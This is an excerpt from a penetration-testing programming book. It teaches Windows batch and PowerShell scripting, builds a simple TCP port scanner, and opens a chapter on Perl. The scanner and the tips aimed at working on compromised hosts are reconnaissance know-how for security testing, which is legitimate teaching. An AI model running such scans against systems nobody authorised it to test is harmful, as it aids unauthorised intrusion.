Command.com and CMD.exe are the two main shells available in most Microsoft operating systems. In the newer 64-bit versions of these operating systems, command.com is not available at the time of this writing, and may continue to be unavailable in the future.

Ultimately, command.com and CMD.exe are two different tools. CMD.exe is a text-based interface to the operating system. It is not a DOS shell, and does not provide the same functionality as such shells. Command.com is actually a version of 16-bit DOS running in a shell and provides a similar but not identical set of functionality. One of the most noticeable differences when using the two shells is that command.com does not support long filenames, thus forcing the use of constructs such as `Progra~1` to address directories such as Program Files.

Batch files

Batch files have been around since the early days of MS-DOS, and have continued through the most recent Microsoft operating systems. These scripts, designated by a .bat extension, are used for a variety of tasks, mostly in the nature of small utility functions, although if we look back to older operating systems, we can find them actually used in starting parts of the operating system.

Batch file scripting has a language of its own which, although not terribly complex, can still be useful for some things. We can put together a quick batch script that will ping a list of IP addresses from a file:

```
@echo off
setLocal EnableDelayedExpansion

for /f "tokens=* delims= " %%a in (hosts.txt) do (
ping %%a
)
```

In our simple batch file, we first turn echo off, in order to not output the mechanics of the script executing, then we set `EnableDelayedExpansion` so that the variables will function properly and only be expended inside our `for` loop. Next we enter the loop and, for each line in hosts.txt, we ping the host. A very simple script indeed, but one that gets the job done.

Now we just need a file called hosts.txt with a single IP address on each line, and our batch file will march through all of them. We could obviously add quite a bit of formatting, logic and flow controls, and many other features to our little program, but we might be better off using a different scripting language if we wanted to develop a more robust tool. Those who are truly interested in learning the ins and outs of batch files can check out the resources that Microsoft has on the TechNet site.[3] Some of these are a bit dated at this point, but most of the documentation is still accurate and should be enough to get going with batch files.

PowerShell

PowerShell is a relatively recent addition to the world of Microsoft operating systems, with version 1.0 being released in 2006 and 2.0 in 2009. PowerShell is a very versatile text-based shell, supporting a great number of functions accessible from the command line, in the form of cmdlets, and through the use of scripts or

[3] http://technet.microsoft.com/en-us/library/bb490869.aspx

compiled executables. PowerShell also has access to the majority of the functionality which any of Microsoft's .NET-capable languages are able to access.

From a shell perspective, PowerShell is a great improvement over Microsoft's legacy shells, command.com and CMD.exe. Both of these shells are designed largely for backward compatibility, with a common set of commands, many of which date back to the original versions of Microsoft DOS on which they are based.

One of the features that will become quickly apparent to users who are accustomed to the commands in UNIX-like operating systems, and are regularly annoyed by the "is not recognized as an internal or external command" error message when issuing the `ls` command to a Microsoft shell, is that aliases have been included for many of the common commands. In PowerShell, we can run commands such as `ls`, `cp`, and `mv`, and the shell will run the appropriate command we expect. We can also find the equivalent of the `man` command in the `get-help` cmdlet, with an alias conveniently set to `man`.

From a scripting perspective, PowerShell is a vast improvement over previous efforts from Microsoft. In the past, a variety of efforts were made to give us a reasonable tool for scripting on Windows platforms, ranging from batch files to VBScript to Windows Scripting Host. While all of these tools are indeed useful in one place or another, none of them really gave us access to the capabilities of UNIX-like shells such as bash.

In PowerShell, we can make use of a number of built-in utility functions, called cmdlets, which we can use in the form of simple commands directly from the shell, or include in our scripts in order to enable access to complex functionality through the use of simple commands, such as we might use for communicating over networks. The scripting language used by PowerShell is also quite robust, enabling the development of everything from simple tools to complex applications, without tripping over some of the clumsy constructs of Microsoft's earlier scripting language efforts.

Cygwin

Cygwin provides us with an interesting alternative for shell scripting on Microsoft operating systems. Cygwin is a set of tools that can be installed on such operating systems in order to provide compatibility for Windows with a number of commands and tools common to UNIX-like operating systems. Among these features is the ability to use UNIX-like text-based shells, including our favorite, the bash shell.

> **TIP**
>
> Cygwin on Windows is one of those "square peg, round hole" tools. Although it is a very handy tool for some things, we should definitely not be counting on having access to bash on a Microsoft operating system during a penetration test. We may occasionally be surprised, however, so it doesn't hurt to look.

The bash shell supplied by Cygwin is a stock bash shell, and will generally allow us to run the majority of the shell scripts on Windows that we can run on UNIX-like

OSes. The main area where such scripts will tend to break down is when calls are made to utilities or functions not built directly into the shell itself. Although Cygwin does do a great job of providing many of the standard UNIX features, it does not provide the complete library of them we might find when working directly with UNIX, Linux, or OS X. In general, however, we can work around such issues and substitute for missing functionality with our own code, or with the equivalent native commands present in the Windows operating system.

Other shells

Although, as we discussed earlier, non-native text-based shells (i.e., those not developed by Microsoft) are not as commonly found on such operating systems, there are a few of them out there we might encounter, including Take Command Console (TCC), 4DOS, and Console. The focus was stronger on such alternative shells in the era of Windows 2000 and Windows XP. The advent of more robust command-line tools for Microsoft operating systems in general, and of the improved scripting capabilities through tools such as PowerShell, seems to have relieved some of the pressure fueling the development of alternative shells.

POWERSHELL BASICS

As an introduction to PowerShell scripting, we will start with the traditional Hello World script. In order to get started, we again need a few components. Depending on the specific Microsoft operating system we are using, we may or may not already have PowerShell installed. In Windows 7 or Windows Server 2008 R2 or later, PowerShell is already installed. For other versions, with a minimum of Windows XP SP2 being required, PowerShell can be downloaded from Microsoft.[4] All the PowerShell examples in this chapter were developed on Windows 7 SP1.

We also need a text editor of some variety. The simplest to use is Notepad, which ships with Windows. If we are using PowerShell 2.0, as Windows 7 ships with, we also have access to the PowerShell Integrated Script Editor (ISE). ISE can be accessed by running powershell_ise.exe, or by right-clicking and choosing **Edit** on a .ps1 file. We will be using ISE as an editor for the rest of our PowerShell examples.

TIP

If we have gained remote access to a Microsoft system, and are working solely from the command line, creating or editing a file may be a bit of a problem. On older Microsoft OSes, Windows XP and earlier, we have access to the `edit` command, which provides us with a handy text editor that will work from the command line. On newer versions, this goes away. The closest that we can use to get to a text editor is the `copy con` command. We invoke it with `copy con`, then the filename, such as `copy con test.txt`. This will allow us to create, but not edit, a multiline file, pressing `Ctrl-z` then `Enter` when we are finished.

[4] http://msdn.microsoft.com/en-us/library/bb204630%28v=vs.85%29.aspx

Next, we will need to wrestle with the system security settings a bit in order to get them to relax enough to allow us to run our own scripts. If we run a PowerShell script before doing this, we will just get an error and it will refuse to run. In order to make this change on Windows 7, we will need to navigate to All Programs | Accessories | Windows PowerShell on the Start menu, then right-click on the **Windows PowerShell** shortcut and choose **Run as Administrator**.

WARNING

By changing the execution policy for PowerShell scripts to be more permissive than the defaults, we are opening a vulnerability on our systems! Although we are allowing the minimum permissions we can use in order to work with PowerShell scripts, this is still a security hole that the bad guys could potentially use to attack us. This is relatively unlikely to happen with this particular setting, but *caveat scriptor*. For more details on this setting, Microsoft has additional information on the various options we can use.[5]

This will open a PowerShell shell with administrative privileges so that we can make the required changes. In this window, we need to type `Set-ExecutionPolicy RemoteSigned`. This will set our execution policy for PowerShell to allow us to run any scripts we might create, and any scripts we download signed by a trusted publisher.

We can see what the permission setting exchange should look like in Figure 1.9. We should now be ready to create our `HelloWorld` script.

Hello World

One of the simplest ways to create our script is to create a file called HelloWorld.PS1, then right-click on it and choose **Edit**. This will open the PowerShell ISE, as shown in Figure 1.10.



FIGURE 1.9

Changing Permissions in PowerShell

[5] http://technet.microsoft.com/en-us/library/ee176961.aspx



FIGURE 1.10

PowerShell ISE

In the top window, right next to the 1, we will want to paste the following code:

```
Write-Output "Hello World"
```

That's all there is to it. After saving the file, we can either run our code manually now by opening a PowerShell shell, navigating to it, and then running HelloWorld.PS1, or run it by clicking on the green triangle (10th from the left) in the toolbar of ISE. In ISE, we will see the output from our script execution in the middle window of the interface. `Write-Output` is one of the PowerShell cmdlets we discussed earlier in this section, and it contains all the necessary functionality to print our statement. Also notice that, unlike our example in bash, we did not need to use anything like a shebang in order to indicate the interpreter we needed to use. In Windows, this function is handled through the use of the file extension .PS1, which indicates that the script should be handled by PowerShell.

Variables

Variables under PowerShell are, again, very similar to what we might find under bash. By default, variables have no type, meaning that a given variable can contain text or numeric data. Variables are always addressed as `$<variable name>`, whether

assigning data to them or extracting data from them. Let's look at a quick variable example and a new cmdlet:

```
$processes = Get-Process powershell_ise
$processes
```

In this case, we are invoking the `Get-Process` cmdlet in order to get the process information for the ISE application we are using to develop our scripts. Then we are taking the returned data from the cmdlet and storing it in the `$processes` variable. On the next line, we are echoing out the contents of `$processes`. If everything was successful, we should see output similar to this:

```
PS C:\> C:\variables.ps1

Handles   NPM(K)    PM(K)    WS(K)  VM(M)  CPU(s)    Id  ProcessName
-------   ------    -----    -----  -----  ------    --  -----------
    601       61   142208   121788    865    9.39  3012  powershell_ise
```

The return from the cmdlet we echoed contains the information on the handles, nonpaged memory, paged memory, working set, virtual memory, CPU usage, process ID, and process name of the process on which we had requested information. Also notice that the formatted output of the cmdlet survives being stored in a variable and echoed out again.

We can also do local and global variable scoping in PowerShell. We will also talk about functions in PowerShell, as this provides us with a nice demonstration of how to deal with variable scope.

```
function hello{
$LOCAL:name = "whoever you are"
write-output "hello there "$name
}

$name = $args[0]
Write-output "hello there "$name
hello
write-output "hello there "$name
```

The first item we find in our script is the function we will use to demonstrate the scope of our variable. Functions in PowerShell are very similar to those we discussed when we went over the same topic in bash. The first line of the function is simply the function tag, the name by which we want to refer to the function, in this case `hello`, and the opening curly bracket, `{`, to start the function. On the first line inside the function, we can see the line creating our local variable. This variable, created with the `local` keyword, will only exist inside the scope of our function, and the function will keep its own copy of the contents, regardless of what we name it. Here, we set the contents of `$LOCAL:name` to the string `whoever you are`. On the next line, we echo out a greeting and the contents of the variable, then close up the function with `}`.

In the main body of the script, we take in an argument from the command line, `$args[0]`, and place the contents of it into `$name`. Notice that this is the same



FIGURE 1.11

Differing Variable Scopes

variable name we used in our function, but without the `LOCAL` tag to set the variable scope, this implicitly makes the variable global in scope. Next, we echo out our greeting and the contents of `$name`, run the function, and echo the greeting and variable contents again. We can see from the output in Figure 1.11 that, even though we changed the contents of our local copy of `$name` in the function, we did not change the contents of the same variable in the main body of the script, due to the difference in variable scopes.

Arguments

We can work with arguments in PowerShell in a very simple fashion. To expand on our process script in order to use an argument, we can do the following:

```
$processes = Get-Process $args
$processes
```

In order to run this script, we need to supply an argument containing the name of the process for which we will retrieve the information. In this case, we will use the explorer process as an argument, so we will run `./arguments.ps1 explorer`. We should see output similar to Figure 1.12, showing us information for at least a couple of explorer processes.

When we take in an argument in PowerShell, it is stored in an array called `$args`. We can think of an array as a variable with multiple storage compartments called



FIGURE 1.12

Output from explorer.ps1

elements, each of them individually addressable. With an array we can use a single data structure to store multiple pieces of information, adding, changing, or deleting them as we need to, without necessarily affecting any of the data we don't care to change.

In order to address the first element in the array, which holds our first (and only) argument, the name of the process on which we want to retrieve information, we could either refer directly to the first element in the array `$args[0]`, or simply refer to the entire contents of the array with `$args`. If we wanted to refer to further arguments, we would just need to add a number, such as `$args[1]`, which would refer to the second argument, `$args[2]` for the third argument, and so on.

If we wanted to modify our code to pull in information on multiple processes, we would change our script to:

```
$processes = Get-Process $args[0], $args[1]
$processes
```

Running the script as `.\arguments.ps1 explorer winword` would then return us information on both processes (likely more than one in the case of explorer).

Control statements

Just as we discussed in the first part of the chapter when we talked about control statements in bash, we can find the same in PowerShell and indeed in almost all

high-level programming languages. We will discuss some examples of both conditionals and looping functions in PowerShell in this section.

Conditionals

Conditional statements in PowerShell follow many of the same lines as we might find in any of a number of other languages. We will look at `if else` statements and switches here.

`If else` statements are a slight variation on the `if` statements we can find in most languages. We can add an `if` statement to our earlier process example to add a little intelligence to it:

```
$processes = Get-Process
If ($processes –match "winword"){
   write-output "Microsoft Word is running"
}else{
   write-output "Microsoft Word is not running"
}
```

In this case, we run the same code we did previously to dump the information on all the running processes. We then set up our `if` statement to match against the output of `Get-Process` in order to look for the string `winword`, which is the process name for Microsoft Word. The `–match` operator uses a regular expression to search for the string we give it, and is a good choice in this particular instance, as it keeps us from having to parse through the entire process listing manually for the string we want.

Based on whether we get a match or not, we can then determine whether the process is running and provide the appropriate output to the user.

`Switch` statements function along the same general lines as an `if` statement, but enable us to configure a more complex set of actions based on the conditions we find. We can make our process checker a bit more capable by using a switch:

```
$processes = Get-Process
switch -regex ($processes){
   "winword" {write-output "Microsoft Word is running"}
   "explorer" {write-output "Explorer is running"}
   "vlc" {write-output "VLC is running"}
}
```

Now we can look for multiple processes in one go. Here we used the same cmdlet to dump out the process listing, and instead of being limited by the `if` statement, we built a more complicated set of conditions using the `switch` statement. We set up the first line of the switch on line 2 of the script, and configure our matching to use a regular expression (`regex`) and match against the contents of `$processes`, the variable where we stored the process listing.

In the body of our `switch` statement, we set up a series of lines, each for a different potential match. On each line, our very simple `regex` will check the line for the name of our process. Interestingly, since our variable `$processes` is holding multiple lines of text, the switch will attempt to match each line in the variable



FIGURE 1.13

Output from the `Switch` Example

against each case in the switch. This is actually handy, since, as we can see in Figure 1.13, some processes do have more than one instance running.

Looping

There are a number of looping structures we can use in PowerShell and we will look at a couple of the more common and useful possibilities here. Looping in PowerShell follows much the same format as looping in most programming languages. One of the simplest looping constructs we can look at is the `for` loop:

```
for ($counter=0; $counter -lt 10; $counter++)
{
   $ping = New-Object System.Net.NetworkInformation.Ping
   $ping.Send($args[0])
   Start-Sleep -Second 5
}
```

We would want to run this script with `.\looping.ps1 codingforpentesters.com`. Let's have a look at what we did here. First we set up the beginning of our `for` loop, `for ($counter=0; counter –lt 10; $counter++)`. So, this line initializes `$counter` with zero. This will be the variable that keeps track of how many times our `for` loop has executed. Next, we evaluate `$counter` to make sure it is still less than 10 with `–lt`. If this is true, we will continue; if not, we will stop right here.

Lastly, we increment the value in `$counter` by 1. Next, we can find the body of our loop enclosed in braces, `{}`.

Inside the loop we are doing a very nice little bit of .NET work to call the `ping` function provided there. As PowerShell is a native Microsoft tool, it is fully capable of taking advantage of Microsoft's .NET development framework and all the goodies that come with it. In this particular case, we are instantiating an object to use for `ping`, running a `ping` against the host name or IP provided by our first argument, and sleeping for five seconds. After we finish sleeping, we will go back to the top of the loop, repeating this for a total of 10 times through. In the output, we will see the results of our pings display each time we execute the loop.

We can also use another construct called a `foreach` loop, like so:

```
$devices = @("codingforpentesters.com","happypacket.net")
foreach ($device in $devices)
{
   write-output "device is " $device
   $ping = New-Object System.Net.NetworkInformation.Ping
   $result = $ping.Send($device)
   $result
}
```

Here, we are doing things a bit differently. In this case, we want to ping more than one machine with our pinging routine. We would feed this in from the command line in the form of arguments, or we could pull it in from a file, but in this case we will use an array to hold the names of our hosts.

The first line in our script sets up and populates the array. We can see that this is very similar to setting up and populating a variable, with a little additional information to indicate we want it to be an array, in the form of the `@`. We also need to put parentheses around our list of elements and separate each of them with a comma.

After constructing the array, we set up the `foreach` loop. Here, we say `foreach ($device in $devices)`. This means that for each item in our array called `$devices`, we should be doing something on each individual element, which we refer to as `$device`. We could have used any variable name to hold the contents of each element as we process through them, such as `$i` or `$monkey`; it really makes no difference what we call it.

The only other change from our previous pinging routine is to change the target of our `ping.send` to `$device`, in order to match our `foreach` configuration.

PUTTING IT ALL TOGETHER WITH POWERSHELL

Now we will take the various PowerShell functions we discussed in this chapter and use them to assemble a small port scanning tool, plus we'll add a few new bits along the way. This tool is far from perfect, but we will discuss the potential issues when we go through the code, and talk about some of the areas we can improve and how we might implement the improvements.

Building a port scanner with PowerShell

Off we go with the port scanner. We have two sets of usage with which we can run this tool. When scanning a single port we would run something like `.\portscanner.ps1 codingforpentesters.com 80`. This will check port 80 for us and quit. We can also specify a port range using `.\portscanner.ps1 multi 80 85`. This will check ports 80 through 85 in sequence.

```
#put our arguments into their respective variables
$device = $args[0]
$port = $args[1]
$start = $args[2]
$stop = $args[3]

#function pingedevice
#ping the device to see if it is on the network
function pingdevice{
   if(test-connection $device -erroraction silentlycontinue){
     write-output "$device is up"
   }else{
     write-output "$device is down"
     exit
   }
}

#function checkports
#check to see if our ports are open
function checkports{
   if ($port -match "multi"){ #this branch checks a port range
     for ($counter=$start; $counter -le $stop; $counter++)
     {
       write-output "testing port $counter on $device"
       $porttest = new-object Net.Sockets.TcpClient
       try{
         $connect = $porttest.connect($device,$counter)
         write-output "$counter is open"
       }catch{
         write-output "$counter is closed"

       }
     }
   }else{ #this branch checks a single port
       write-output "testing port $port on $device"
       $porttest = new-object Net.Sockets.TcpClient
       try{
         $connect = $porttest.connect($device,$port)
         write-output "$port is open"
       }catch{
         write-output "$port is closed"
       }
   }
}
```

```
#run our functions
pingdevice
checkports
```

Looking at the code listing, we can see a variety of structures we discussed in this section, plus a few new things thrown in for variety. The first new thing we see, since our script is getting a bit more sizable, is a comment. We can use the # character to indicate we do not want the interpreter to do anything with that line or portion of the line. We can put comment marks at the beginning of a line, or anywhere in the middle, and everything after it will be ignored.

The next few lines of the script are all about getting any arguments passed to us and putting them into the variables we'll use later. The `$device` variable we can always expect to be an IP address or domain name, but the other three may vary or not be used at all, as we'll see in one of our functions.

The `pingdevice` function will check to make sure the IP or domain name specified in our `$device` variable is actually up on the network. The function contains a simple `if` statement and uses the `test-connection` cmdlet in order to ping the device. We also use the `–erroraction` function here in order to appropriately handle the error we will get if the device is not actually up. This allows us to continue on with things and not output an error to the console if we don't find anything on the network when we check. Based on the results of the `test-connection`, we echo a quick message to say whether the device is up or down.

Our second function is what actually does the work of checking for open ports. We have two main branches of the function, one for checking single ports and one for checking multiple ports. Which branch we enter is dictated by the arguments we feed to the script when we run it. As we talked about when we were looking at the variables, we are using some of them for different things.

If we are checking a single port, we will only use the first two arguments, `$args[0]` and `$args[1]`. In this case, `$args[0]` will be our IP or domain name and `$args[1]` will be our single port to check. If we are checking multiple ports, `$args[0]` will be our IP or domain name, `$args[1]` should be `multi` in order to signal multiple ports, and `$args[2]` and `$args[3]` will be our start and stop ports, respectively. If the script sees the value `multi` in our `$ports` variable from `$args[1]`, it will go to the branch in the `checkports` function for multiple ports.

In either branch of the script, we will use `Net.Sockets.TcpClient` in order to attempt a connection to the port in question. We will make a quick and dirty connection attempt, not bothering to appropriately close the connection or the Net object when we finish.

Here we also encounter the `try catch` structure. The `try catch` structure allows us to attempt a command or block of code and appropriately handle any errors that occur. In this case, if the connect function fails, we can handle the error gracefully and output the proper `closed` string to the console.

In the multiple port branch, we use a `for` loop to count up the range of ports we have received, making a pass through the loop for each port. In the single port branch, we do our one port check and finish.

Improving the script

There are clearly a vast number of improvements we could make to the script if we were going to tune it for everyday use. Here are a few:

- As we will quickly see when running the script with a port range, closed ports take a long time to come back. This is because we have not set a timeout on the `Net.Sockets.TcpClient` object. Setting a timeout for it will speed things up considerably.
- We are only scanning one device at a time. We could definitely improve things by taking in a port range, multiple domain names, or a list from a file.
- We are not very specific about what it means when a port is closed. We might see a number of different conditions here, from the connection just being refused to there actually being nothing listening. Communicating a little over the connection could clarify this a bit.
- We are only testing for TCP ports. This leaves any potential open UDP ports entirely out of the picture. We can use `Net.Sockets.UdpClient` to add in this functionality and add a new argument to let us specify TCP ports, UDP ports, or both.

These are just the big gaps, and there are many more tweaks we can make in order to make the script run more smoothly and be generally more useful.

SUMMARY

Shells, of the type we commonly refer to in the context of shell scripting, are the text-based interfaces we use to communicate with operating systems. Using various scripting languages, we can develop software to take advantage of the features the various shells provide to us. Shell scripting can be a very useful tool to have in our penetration testing arsenal. Being able to build tools and utilities from the components provided to us by the operating system can mean the difference between success and failure during a penetration test.

UNIX, Linux, and OS X, as well as most UNIX-like operating systems, tend to work on the same general principles for purposes of shell scripting. There are a number of shells we might find available on such systems, generally classified as Bourne-compatible shells and C shell-compatible shells. One of the most common shells at present for UNIX-like systems is the Bourne-again, or bash, shell. Developing scripts in bash will allow us to use them on a wide variety of the systems we might encounter.

The main programming structures of bash can be categorized into data structures, such as variables, and control statements, such as `if-then` clauses and `while` loops. With the addition of a few other components, such as functions and the ability to input and output data, we have a sufficient structure on which to develop simple bash scripts. As an example of the tools we can build with bash, we looked at building a port scanner in this scripting environment.

Microsoft operating systems such as the various versions of Windows have their fair share of shell scripting tools as well. In Windows, we can carry out commands and write scripts using the generic shells command.com and CMD.exe, the PowerShell shell, and add-on tools such as Cygwin to give us access to bash on Windows, just to name a few. PowerShell provides one of the most complete facilities for Windows scripting and shell use and was the focus of the Windows scripting efforts in this chapter.

Similar to the discussion on the bash scripting language, in PowerShell we can find comparable data structures and control statements, allowing us to control the flow of our scripts, store data, and take inputs and give outputs. PowerShell also allows us to perform much more complex activities that are in line with what can be done with compiled programming languages, due to its ability to interface with Microsoft's .NET tools. In this way, PowerShell can play a role in everything from the simplest of scripts to critical roles in production software.

Endnotes

[1] Hewlett-Packard. HP color laserjet and laserjet series printers – history of printer command language (PCL). HP Business Support Center. [Online] 2011. [Cited: March 7, 2011.] http://h20000.www2.hp.com/bizsupport/TechSupport/Document.jsp?objectID=bpl04568.

[2] Skyler. Enabling /dev/tcp on BackTrack 4r1(Ubuntu). Security Reliks. [Online] August 23, 2010. [Cited: March 27, 2011.] http://securityreliks.securegossip.com/2010/08/enabling-devtcp-on-backtrack-4r1ubuntu/.

[3] Trefis Team. The real danger of google licking mister softee. Forbes. [Online] March 1, 2011. [Cited: March 16, 2011.] http://blogs.forbes.com/greatspeculations/2011/03/01/the-real-danger-of-google-licking-mister-softee/.

CHAPTER

Introduction to Perl

3

INFORMATION IN THIS CHAPTER:

- Where Perl Is Useful
- Working with Perl
- Perl Basics
- Putting It All Together

In this chapter we'll be discussing one of the venerable standbys of the scripting world, Perl. Perl is, in theory, an acronym, standing for Practical Extraction and Report Language [1] or perhaps Pathologically Eclectic Rubbish Lister [2] depending on who we're talking to and what mood he is in. The motto of Perl is "There's more than one way to do it," which is a reference to the very loose and open structure of Perl. Perl can enable us to create scripts ranging from elegant and cleanly laid out to purposefully obfuscated and complex.

Due to the plastic nature of scripts developed in Perl, a common response to the viewing of Perl code is an expression of utter confusion as we attempt to parse what the code is doing, an effect sometimes deliberately amplified by the developer. To illustrate the character of some Perl developers, the now defunct magazine, *The Perl Journal*, even ran a contest called the Obfuscated Perl Contest for several years, with the main goal being to develop the most incomprehensible, yet functional, Perl code.

We'll be discussing what we might use Perl for in the course of penetration testing. We will go over some of the basics of the Perl language and build a few simple tools to carry out tasks of a penetration testing-related nature. Ultimately, we will sum up our discussion with details on assembling a Simple Network Management Protocol (SNMP) scanner in Perl, and talk about what we might do with it in the course of penetration testing, and how we can improve it.

WHERE PERL IS USEFUL

If we look at the "official" composition of the Perl acronym, Practical Extraction and Report Language, we can begin to get an idea of where Perl might be useful to us. The original intent for Perl was largely aimed at developing an improved tool for dealing with text. Over time, Perl evolved into the "Swiss Army chainsaw of scripting languages" [3] and is now used in a wide variety of applications from commercial software to a plethora of home-brew hacks. In general, Perl is a great tool for handling and manipulating data.

Coding for Penetration Testers Building Better Tools. DOI: 10.1016/B978-1-59749-729-9.00003-5
Copyright © 2012 Elsevier Inc. All rights reserved.

Handling text

The original intent of Perl was to ease the production of compiling reports from a variety of data sources. Although Perl has grown considerably from these humble beginnings, such tasks are still at the heart of its set of features. Perl is a great tool for manipulating text and data generically, a task we often run across in the course of penetration testing and security activities in general.

Perl is a fantastic tool for parsing text and pattern matching. There are many cases in the course of a penetration test where we might want to search through directories and the files they contain for some specific text, or text patterns.

For example, if we are searching for improperly exposed Personally Identifiable Information (PII) in e-mail logs, we may find ourselves in need of a tool to parse e-mail messages in search of our target data. Using Perl, we can construct a simple script to parse the common format of such messages and use regular expressions (we'll come back to these later in the chapter) to search for patterns matching sensitive data such as Social Security numbers or payment card numbers. In fact, since Perl has been around for such a long time and is often used for such tasks, we may find such tools already existing with a brief amount of searching, and we may simply be able to make use of existing code or modules in our scripts.

Perl is also a very useful tool for manipulating text. Perl replicates many of the features and functionality of other text manipulation tools such as `sed` and `awk`, and is also capable of passing output to external commands in the operating system if we find a task Perl cannot handle using its internal set of features.

Gluing applications together

Perl is often referred to as a glue language. We can frequently see examples of Perl code that exist solely to take the output of one application, perform some operation on the output, and feed the resultant data to another application. We might use such a technique to migrate data from one tool to another, to handle differing data formats between tools, to create reports incorporating data from a variety of sources, such as we might find in a penetration test report, and other similar tasks.

One of the situations we run across frequently in the penetration testing world is the need to deal with the wide variety of output file formats produced by the different tools we may be using. In an average penetration test we may use Nmap, Burp Suite, OpenVAS, and command-line tools such as `dig` and `whois` as well as custom-built tools. It is very common to need to pass data from one tool to another, or compile the data from multiple tools into a single format for a report.

A great example of such a use for penetration testing can be found in the Nmap::Parser[1] Perl module (we'll talk more about modules later in the chapter) that exists to provide us an interface to the output from Nmap scans. In the case where we might want to perform an Nmap scan, and then examine the results of the

[1]http://search.cpan.org/~apersaud/Nmap-Parser/

